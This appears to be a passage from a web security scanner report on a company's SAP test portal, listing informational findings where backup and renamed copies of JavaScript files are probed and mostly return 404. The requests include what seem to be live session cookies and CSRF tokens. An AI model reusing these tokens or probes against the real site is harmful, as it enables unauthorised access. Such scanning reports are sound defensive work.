https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```


23.78. <https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/classes%20-%20Copy.js>

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **</sap/public/bc/ur/nw7/js/classes.js>**

Request 1

```
GET /sap/public/bc/ur/nw7/js/classes%20-%20Copy.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949
```

Response 1

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:47:06 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html

Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://p.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {004a8bdd}<br><hr>
Thu Jun 30 12:47:06 2022

</body></html>
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/uvtwyis%20-%20Copy.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949
```

Response 2

```
HTTP/1.1 404 Resource Not Found
```

Date: Thu, 30 Jun 2022 10:47:08 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close

23.79. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/classes.js.exe

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/sap/public/bc/ur/nw7/js/classes.js**

Request 1

GET /sap/public/bc/ur/nw7/js/classes.js.exe?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 1

HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:50:35 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/

```
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/yitx.js.exe?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:50:37 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.80. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/classes.old

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw7/js/classes.js

Request 1

```
GET /sap/public/bc/ur/nw7/js/classes.old?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
```

```
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:50:38 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/utuk.js?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:50:40 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
```

```
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
https://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.81. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/clientrenderers.js.cbz

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/ur/nw7/js/clientrenderers.js**

Request 1

```
GET /sap/public/bc/ur/nw7/js/clientrenderers.js.cbz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656585793949
```

Response 1

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:43:59 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com https://ui5.sap.com/ https://zalltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
